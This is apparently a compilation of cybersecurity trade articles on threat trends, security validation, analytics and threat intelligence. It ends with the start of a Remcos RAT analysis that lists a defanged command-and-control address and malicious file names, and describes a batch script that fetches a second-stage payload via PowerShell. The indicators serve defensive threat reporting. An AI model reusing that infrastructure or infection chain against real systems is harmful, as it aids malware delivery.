
The business of stealing your business has leaped from the pages of fiction to the frightening reality of every corporation and educational institution worldwide. Routine cyber security protection is no match for today's well-organized and funded bad actors. These shadow organizations will continue to exploit the code and even patches used in every part of the business.

Hacker organizations are growing too quickly and too smart, outpacing many IT staff in knowledge, technique, and passion. Companies need to augment their in-house cybersecurity skills with expert Virtual CISOs, cloud security services, and incident response preparedness. Third-party cybersecurity experts have unique insights into the latest hacking techniques and are prepared to identify and respond accordingly. Invest in expert cybersecurity help—because hacking organizations are outpacing your budget, knowledge, and desire.

About the Author



James Allman-Talbot is the Head of Incident Response and Threat Intelligence at Quorum Cyber. James has over 14 years of experience working in cybersecurity and has worked in a variety of industries including aerospace and defense, law enforcement, and professional services. Over the years he has built and developed incident response and threat intelligence capabilities for government bodies and multinational organizations, and has worked closely with board level executives during incidents to advise on recovery and cyber risk management. James can be reached online at james.allman-talbot@quorumcyber.com and at https://www.quorumcyber.com/.



Companies Must Strengthen Cyber Defense in Face of Shifting Threat Actor Strategies

Critical for organizations to understand attackers' tactics, techniques, and procedures.

By Bobby Cornwell, Vice President, Strategic Partnership Enablement & Integration, SonicWall

The 2023 mid-year cyber threat report card portends an ominous outlook with staggering data including the fact that 332 million cryptojacking attacks were recorded in the first half of 2023, and nearly 6 million encrypted threat attacks and more than 77 million IoT malware attacks transpired globally. This includes 172,146 never-before-seen malware variants.

Concerned? You should be.

As cyberattacks continue to expand in scale and sophistication, the digital assault on governments, enterprises and global citizens is seemingly endless and evolving at a rapid pace. Threat actors are increasingly seeking out opportunistic targets, such as schools, state and local governments, and retail organizations, and have continued shifting away from enterprise targets in the U.S. to regions such as Latin America and Asia — especially as organizations that are more prepared refuse to pay ransoms.

Unlike the cybercriminal gangs of years past, who relied on reputation and branding, today's attackers are largely operating in secret, in part due to recent advances by law enforcement. By pivoting to lower-cost, less risky attack methods, such as cryptojacking, these attackers hope to reduce their risk of discovery while maximizing profit.

The current cyber threat outlook reveals an increasingly diversified landscape amid shifting threat actor strategies, requiring companies of all sizes to bolster their defenses. Threat actors are increasingly moving away from traditional ransomware attacks in favor of stealthier malicious activities.

Case in point, overall intrusion attempts are up by 21%, encrypted threats jumped 22%, IoT malware rose by 37%, and we saw a record 399% surge in cryptojacking volume.

This year also firmly reinforced the need for cybersecurity in every industry as threat actors targeted everything from education to finance. While organizations face an increasing number of real-world obstacles with macroeconomic pressures and continued geopolitical strife, threat actors are shifting attack strategies at an alarming rate.

These criminals are now embracing slower and more clandestine approaches to financially motivated cyberattacks. Hence, it is critical for organizations to better understand the attackers' tactics, techniques, and procedures, and commit to threat-informed cybersecurity strategies to defend and recover successfully from business-disrupting events.

In addition to cyberattacks becoming more sophisticated and covert, threat actors are showing clear preferences for certain techniques, with notable shifts toward potentially soft targets like schools and hospitals.

Prominent ransomware attacks of recent—140.1 million thus far in 2023—have impacted enterprises, governments, airlines, hospitals, hotels and even individuals, causing widespread system downtime, economic loss, and reputational damage. While March saw lower-than-expected ransomware, it also turned out to be an inflection point as ransomware rose in April, more than doubled in May, and jumped again in June, suggesting a solid rebound in ransomware as we continue moving through 2023. Further, a number of these enterprises saw a huge growth in cryptojacking attacks, including education (+320X), government (+89X) and healthcare (+69X).

Moreover, cybercriminals are using increasingly advanced tools and tactics to exploit and extort victims, with state-sponsored activity growing as a concern. While ransomware continues to be a threat, we can expect more state-sponsored activity targeting a broader set of victims, including small and medium businesses (SMBs) who may mistakenly believe that they will fly under the radar of sophisticated attackers.

What then can companies and enterprises do to combat these ever-evolving cybersecurity threats? Staying up to date on cyber intelligence remains the best defense as it provides a deeper understanding of the current threat landscape and helps to break down why cyberattacks continue to be successful, as well as the drivers and trends behind them.

Further, and as a general rule, companies and enterprises should carefully follow the following four steps to ensure their safety:

1. Stay abreast of new reports on the cyber threat landscape
2. Review and test cyber threat defenses on a monthly basis
3. Engage with a qualified cybersecurity company that provides comprehensive network protection for remote, mobile, and cloud-enabled workforces
4. Consider utilizing managed detection and response services, as it offers an additional layer of protection and real time inspection

The cybersecurity community will continue its efforts to make information widely available to apprise, protect, and equip businesses of all sizes with the most accurate and up-to-date threat data to build stronger defenses and solutions to guard against malicious activities — particularly at precarious times like these, when threat actors and their attacks continue to evolve and attempt to evade detection.

About the Author

Bobby Cornwell serves as Vice President, Strategic Partnership Enablement & Integration, for cybersecurity leader SonicWall. Mr. Cornwell can be reached via email at bcornwell@SonicWall.com. For more information on SonicWall, please visit www.sonicwall.com, @SonicWall, or the company blog at https://blog.sonicwall.com/en-us/

Stronger Together: Attack Surface Management and Security Validation

By Mike Talon, Director, Cybersecurity Architect, Cymulate

The digital threat landscape is becoming more dangerous with each passing year as cyberattacks increase in both frequency and severity. The average is now $4.45 million in the United States, and attackers continue to find success leveraging known techniques like social engineering, ransomware, and others. Despite this, a worrying number of businesses continue to display blind trust in their security controls, failing to validate whether those solutions are functioning effectively.

Now more than ever, a “set it and forget it” approach to security solutions is a failing game. Today’s cyber threats are becoming more complex and sophisticated, adapting to the evolving strategies and capabilities of network defenders. It is essential for defenders to have clear visibility across their environments, as well as the ability to test their security solutions to ensure they are performing as intended. As a result, Attack Surface Management (ASM) and Security Validation solutions have emerged as critical, complementary tools capable of helping organizations identify potential exposures and gauge how much of a risk they pose.

The Symbiotic Nature of ASM and Security Validation

The emergence of Continuous Threat Exposure Management (CTEM) practices has helped organizations recognize the crucial role testing plays in keeping their systems secure. CTEM refers to the ongoing processes of identifying potential exposures, testing how vulnerable they are to actual attack tactics, and prioritizing their remediation. It is designed to prompt organizations to evaluate their security capabilities on a continuous basis. ASM and Security Validation tools play an important, symbiotic role here: ASM is used to generate a comprehensive view of the organization's attack surface by creating a blueprint of potential vulnerabilities and exposures and verifying; while Security Validation takes that blueprint and puts it to the test by actively seeking out those exposures to test breach feasibility and control efficacy.

The goal isn't just to assess where vulnerabilities lie—it's to understand which can be successfully exploited and leave the organization vulnerable to attack. ASM can highlight attack paths, but only validation can reveal whether adversaries can capitalize on them. For example, ASM may indicate a gap in coverage for one security solution, revealing what looks like a dangerous attack path. But when tested, Security Validation may reveal what appeared to be an exposure is actually protected by compensating controls. This confirms that there is no actual path of attack for a threat actor to successfully leverage and exploit that vulnerability. In that case, remediating that coverage gap may not be a high priority, and the organization can focus on addressing other exposures that are not as well protected and leave them vulnerable to attack.

Now Is the Time to Invest in ASM and Security Validation

Growing recognition of the need to verify the effectiveness of security controls has driven significant innovation in the areas of ASM and Security Validation. Today's most advanced ASM solutions can provide businesses with visibility across their entire organization—including both on-premises and in the Cloud. With businesses increasingly adopting Cloud and multi-Cloud environments (and attackers frequently targeting them), it is important for ASM and Security Validation solutions to cover major public Cloud providers. Similarly, attacks on containers are continuing to rise, and businesses need to be able to secure their Kubernetes environments and validate the efficacy of the controls that protect them.

Fortunately, as ASM and Security Validation vendors continue to innovate, those capabilities are readily available to today's businesses. It's also important to note that this increased capability around Cloud platforms does not remove the need for Security Validation and ASM across on-premises infrastructure. Instead, advanced solutions take into account the various on-prem and hybrid configurations and evaluate possible exposures both individually, and as a unified architecture.


Given the pressures to have visibility across cloud and on-premises environments, it is not surprising that ASM and Security Validation were hot topics at this year's Black Hat conference—and new technologies like those showcased at the event will become essential for modern businesses. Solutions like the Cymulate platform build on traditional Security Validation features to include Cloud and Kubernetes attack simulation scenarios and templates, allowing businesses to conduct breach feasibility assessment and gauge business risk from on-prem systems to the Cloud and back. As time goes on and innovation in this area continues, these offerings will only become more robust. Many businesses are already budgeting for these solutions and plan to increase their spend in 2024, highlighting the increasing demand for ASM and Security Validation. Organizations who fail to prioritize those capabilities may find themselves left behind—and dangerously exposed.

Identifying and Addressing Exposures—Wherever They Lie

Today's businesses need to know whether the security solutions and protocols they have invested in are working as intended. Not only do ASM and Security Validation tools help organizations improve their overall security posture from on-prem to the Cloud, but they also help frame security in terms of potential exposure, a native component of business analysis. Implementing these tools as a part of the broader CTEM process allows security teams to clearly illustrate where exposures exist and what level of risk they pose to the organization if left unaddressed. Thanks to advances in ASM and Security Validation, businesses don't need to take it on faith that their security operations are keeping them protected. Instead, they can actively measure their effectiveness and take the necessary steps to remediate dangerous exposures and security gaps in real time.

About the Author

Mike Talon is a solution architect living and working in New York City. He's assisted in disaster recovery and migration, Cloud transformation, and identity and security operations and testing for companies ranging from mom & pop retail shops to Fortune 100 global companies. Mike currently works with Cymulate helping customers find ways to live safely in interesting times. Mike can be reached online at our company website www.cymulate.com.



How to Unify Multiple Analytics Systems to Determine Security Posture and Overall Risk

By Amol Bhagwat, VP, Solutions and Field Engineering at Gurucul

As the threat landscape continues to get more complex, security analytics are becoming essential for identifying, preventing and responding to threats. As a result, recent research suggests that the security analytics market will grow by more than 16% (to more than $25B) by 2026. Today, security products offer a variety of different analytics modules, either as separate parts of a platform like a SIEM or as individual products. This often include analytics for network traffic, behavior or UEBA, identity, IoT devices, cloud, logs and endpoints and more.

All these analytics are important for detecting various threat actor tactics, techniques, and procedures (TTPs), such as account compromise, privilege access misuse, data theft, malware, lateral movement, device discovery, covert channel exfiltration and more. Analytics modules typically are powered by some form of machine learning and sit on top of a data lake. How much value an organization gets out of these analytics depends on two factors: 1) if those analytics modules are unified or separate, and 2) if they use a rules-based engine or true adaptive machine learning (ML).

In this article, we're going to explore the value of unifying multiple analytics streams and explain how it helps organizations determine their overall security posture and risk. First, what's the value of unified analytics?

While each analytics module provides useful information on its own, when unified the value increases exponentially. If models are separate, security analysts need to put together the results manually to produce context (much like pieces of a puzzle). For example, a slightly higher than normal number of login attempts to a particular system via a mobile device may not be a serious risk on its own. But if that system connected to a known malware site on the last successful attempt, the sequence of events presents a huge risk. Knowing these two facts requires two completely different set of analytics and data that must be connected to show the full picture.

Furthermore, having separate analytics is a resource burden. Too many modules produce too much data, which can overwhelm small teams. And individual pieces of data don't tell the whole story. For example, one module might detect someone logging in from a new IP address. But are they working remotely or has their account been compromised? Limited data like this can send analysts on a wild goose chase, which takes up time and resources. The organization winds up spending more for subpar protection.

Unified analytics connects outputs from each system to establish context and identify relationships between them. For example, detecting a new IP address login along with port scanning or unusual lateral movement would strongly indicate that an account has been compromised. Another example: accessing a clinical patient record kept in a US data center remotely from an approved laptop is likely acceptable but accessing it from a Linux server in Guatamala should raise red flags. By unifying this different telemetry and applying the corresponding analytics teams can assess risk more accurately, better target a response, be more transparent on the process (and have more confidence in the results), understand the entire attack more quickly (through a unified console), reduce threat hunting costs, and improve overall security. But not all solutions make this easy; in a survey conducted at RSA 2023, 42% of respondents said it took them weeks or longer to add new data sources to their SIEM and nearly half only chain together endpoint and network analytics.

But unifying analytics modules is only part of the equation. The type of machine learning applied to these data sources is also crucial to streamlining detection and response. Most of today's solutions (such as XDR and SIEM) still use rules-based ML with a predefined set of rules and instructions to look for specific inputs and produce specific outputs. For example, looking for malware signatures with a file hash either matching a signature or not. Or analyzing logs while throwing out additional endpoint telemetry gathered from an EDR solution. This could absolutely slow down a security analyst from identifying a threat. For example, if a user has uncommon access to a specific application, but this is an accepted outlier condition it's important to not throw a false positive. That requires trained ML versus the automatic triggering of a simple rule.

It's rarer to find solutions using adaptive ML. These models train on actual data, which allows the system to learn new rules on its own, discard ones that aren't working anymore, and ingest unfamiliar or unstructured data. Adaptive ML also makes it easier to scale as a network grows and can ingest more types of data, such as badge systems or data from HR software to show who is on vacation, has put in their two weeks' notice, or is on a performance improvement plan. It may also save the organization money depending on how the vendor charges for that data (on the other hand, products that charge by data volume can quickly run up huge bills if not monitored closely). It also adapts to new or changing attacks without requiring vendor updates and can verify or customize new models (if the vendor allows it). This is an important capability; the same RSA survey cited above found that just 20% of respondents are very confident that their SIEM can detect unknown attacks, and 17% are not confident it can do so.

Finally, adaptive ML does a better job overall of finding relationships between data because it's not restricted to preset inputs. For example, the system can learn things like not to flag logins from unfamiliar IP address when that user is working remotely. Because it has this context, the analytics throws far fewer false positives. This reduces the workload for security teams, lets them focus on the true positives, and makes the organization safer overall.

Unified analytics based on true, adaptive ML offers many advantages over separate, rule-based analytics including reducing time-to-discover and time-to-remediation. But with more solutions entering this space, it's becoming even more difficult to evaluate analytics. To help, consider asking these three questions:

1. Can I correlate data from any source, no matter what it is, and if so, what is this costing me?
2. Can this system detect new and emerging threats and if so, how?
3. Does this system calculate risk or priority level for alerts and do these calculations just use public sources or are they customized to your specific network environment.

About the Author

Amol Bhagwat is the VP of Solutions and Field Engineering at Gurucul. Amol is a distinguished security professional with over 15 years of experience in delivering security and risk management solutions for Fortune 500 customers across the globe. He drives product strategy, marketing campaigns, solutions development, APAC technical sales and global customer success program. Prior to Gurucul, he played an important role in building security practice for a major global system integrator. He achieved exponential business growth as a practice lead with focus on innovative solutions and delivery excellence. Amol graduated from University of Mumbai with B.E. in Electronics.

Amol can be reached online at info@gurucul.com and at our company website https://gurucul.com/

How to Overcome the Most Common Challenges with Threat Intelligence

By David Monnier, Chief Evangelist, Team Cymru Fellow

What would be your ideal approach to protecting your organization? Knowing exactly what threats are targeting your organization, well before those adversaries take action, so that you can shore up your defenses so that threat never even impacts your systems.

However, today’s typical approach to threat intelligence isn’t putting organizations in a place to do that. Instead, many threat intelligence tools are delivering too much uncurated and irrelevant information that arrives too late to act upon.

Organizations today need better intelligence, better tools, and a better approach to threat hunting that can put them on the offense and in a position to proactively protect their organization. Here's why it's time to reimagine threat intelligence.

6 Signs It’s Time to Reimagine Threat Intelligence

Today’s standard approach to threat intelligence may provide you a lot of information, yet you may still feel that your ability to proactively protect against threats is still lacking. Here are some of the ways in which today’s approach to threat intelligence is leaving your vulnerable and resource constrained.

Data Overload: Today, threat hunters have access to data about numerous threats around the world. But is all that data necessarily? These large, uncurated data sets make threat detection and response difficult due to the sheer volume of entries that must be sifted through to find what’s actually actionable.

Outdated Data: A quick reaction time is of the essence if threat hunters want to protect their environments. But intelligence can be delayed due to processing and delivery through a tool, and 94% of organizations today rely on reports, which often convey outdated intelligence. This deprives organizations of being able to respond to threats in real time, leaving you vulnerable to evolving threats or responding after an attack has already happened.

Irrelevant Threats: In addition to the volume of threats, threat hunting teams are inundated with data that isn't relevant, like threat actors working in other parts of the world or targeting other industries. Security teams must sift through large data sets to find threats that are truly applicable to their organization — not an organization around the world.

Resource Constraints: Sifting through these data sets doesn't just consume the time and energy of your security team members. Running large, uncurated data sets through your security tools will impact their performance and slow down threat response. Continuously upgrading your tools to accommodate growing amounts of data can incur additional operational costs as well.

False Positives: Another challenging side effect of ingesting these large, uncurated data sets are the false positives it's likely to return, due to outdated or irrelevant data. Addressing each false positives — which can take an average of 32 minutes to investigate — takes valuable time away from threat hunting or other security tasks, delaying the protection needed.

Supply Chain Risk: Trying to manage those uncurated data sets doesn't just mean that you're missing threats to your organization. It also means that you're not tracking threats to your vendors or third-party providers in your supply chain, either — which, considering the number of attacks to supply chains have increased 742% over the past three years, can also place you in danger.

Evolve Your Threat Hunting to Threat Reconnaissance

Ultimately, a bloated threat intelligence feed doesn't lead to better security. You may have information on every threat actor out there at your fingertips, yet still be unable to protect your organization because you didn't have actionable, contextually relevant intelligence from streamlined feeds.

This is why security teams who want to move from a reactive to a proactive stance should look for tools that provide intelligence that is applicable to you and your organization. Better intelligence can enhance your visibility into threat actor behavior, getting that intelligence in real time allows you to act on it quickly, and having agile tools allows threat hunters to visualize and take action upon that data. These factors will enable you to evolve your threat hunting to threat reconnaissance.

What is threat reconnaissance? It's having the right intelligence and tools to take action externally against threats to your environment before they even happen. The worst position to be in is hunting for adversaries after they've caused a breach or infiltrated your network. Today, an ideal posture is taking a proactive approach to threat hunting, which involves hunting out threats that may be in your system.

But what if you were able to proactively guard against attacks before they even got to your perimeter? Having applicable, relevant, and actionable intelligence can help you better understand which threats are approaching your organization, which gives you time to shore up your defenses and prevent them from getting in in the first place.

The Benefits of Threat Reconnaissance

Evolving to this kind of security approach provides a number of benefits, the biggest of which is preventing a cyber attack, which can result in the loss of data, assets, IP, or overall reputation. Attacks can also impact people's lives and well-being, like we’re seeing with the rise in threat actors targeting hospital systems. Knowing what your threats are and where they're coming from can help you see if your supply chain is at risk as well, and help guard against third-party attack.

When you have the right intelligence and tools that provide you real-time information and visibility, you're able to improve your decision making as well, and have the time to make wise, informed choices to protect against attack. Better decision making and lowered risks can provide a lot of cost savings as well, including hardware and resources. Organizations have seen savings of $1.7 million over three years by improving their approach to threat intelligence.

A More Ideal Approach Today

What would be your ideal approach to protecting your organization? By using more relevant and applicable intelligence to know exactly what threats are targeting your organization, you can realize your ideal security posture and prevent an attack before it even begins.


About the Author

David Monnier, Chief Evangelist, Team Cymru Fellow. David Monnier was invited to join Team Cymru in 2007. Before joining Team Cymru, he served in the US Marine Corps as a Non-Commissioned Officer and later worked at Indiana University. At the university, he spearheaded innovation at a high-performance computing center, contributing to the creation of some of the most advanced computational systems of that era. He transitioned to cybersecurity, serving as the Lead Network Security Engineer at the university. David also played a pivotal role in launching the Research and Education Networking ISAC.

Within Team Cymru, David has held positions as a systems engineer, a member of the Community Services Outreach Team, and a security analyst. He has led initiatives to standardize and bolster the security of the firm’s threat intelligence infrastructure. David also served as the Team Lead of Engineering, instituting foundational processes that the firm continues to depend upon.

After establishing the firm’s Client Success Team, he recently rejoined the Outreach team, redirecting his focus towards community services. This includes assisting CSIRT teams worldwide and promoting collaboration and data sharing within the community, aiming to enhance internet safety.

With over two decades of experience across diverse technologies, David offers a rich repository of knowledge spanning threat analysis, system fortification, network defense, incident response, and policy. Among seasoned industry professionals, he's celebrated as a thought leader and a vital resource. David has also been a keynote speaker at global trust groups and events catered to network operators and security analysts. David can be reached online at LinkedIn: https://www.linkedin.com/in/davidmonnier, Twitter: @dmonnier and at our company website https://www.team-cymru.com



The Persistent Danger of Remcos RAT

By Dilpreet Singh Bajwa, Senior Consultant, Cyfirma

Executive Summary

At Cyfirma, we are dedicated to providing you with up-to-date information on the most prevalent threats and tactics used by malicious actors to target both organizations and individuals. In this comprehensive analysis, we delve into an ongoing campaign orchestrated by the Remcos Remote Access Trojan (RAT). Our investigation uncovers a sophisticated threat ecosystem that utilizes various tactics, including malicious IPs, covert payloads, with advanced functionalities infecting systems and gathering sensitive data. From initial infection to persistent control, the Remcos RAT campaign exemplifies the evolving nature of cyber threats and the need for proactive defense measures.

Introduction

Within the ever-evolving landscape of cybersecurity threats, our investigation has uncovered a sophisticated ecosystem where the Remcos Remote Access Trojan (RAT) thrives. This ecosystem is supported by a diverse array of servers that function as command and control (C2) centres, orchestrating the distribution of Remcos RAT and various other malicious files to compromised systems. As part of our commitment to ensuring digital security, this report delves into a thorough analysis of the Remcos RAT, revealing a web of malicious IPs, intricate payloads, and techniques. By dissecting the modus operandi of this threat, we endeavour to equip organizations and individuals with the insights needed to fortify their defences against this persistent and sophisticated cyber menace.


Remcos RAT (Remote Control and Surveillance RAT) is a type of remote access Trojan that facilitates unauthorized remote control and surveillance of compromised systems. It is malicious software designed to infiltrate computers, gain control over them, and exfiltrate sensitive data. Remcos RAT is typically spread through malicious attachments, drive-by downloads, or social engineering tactics. Since 2016, Remcos RAT has been in operation. Initially BreakingSecurity, a European company, introduced it in 2016, marketing Remcos as legitimate tool for remote controlling. Despite the security company's assertion that access is restricted to lawful intentions, Remcos RAT has now become a commonly employed tool in various malicious campaigns conducted by threat actors.

Key Points

- Our investigation uncovers several IPs hosting the Remcos RAT, with "141[.]95[.]16[.]111[:]8080" serving as a prime example. This IP hosts malicious files, including a .bat script ("recover.bat") and the Remcos RAT binary ("RiotGames.exe"). Our OSINT research reveals a surge in IPs delivering Remcos RAT payloads over the past two months, with fresh IPs detected even in the current month.
- The "recover.bat" script, executed upon infection, harnesses PowerShell to download the second-stage payload ("RiotGames.exe") from a remote location.
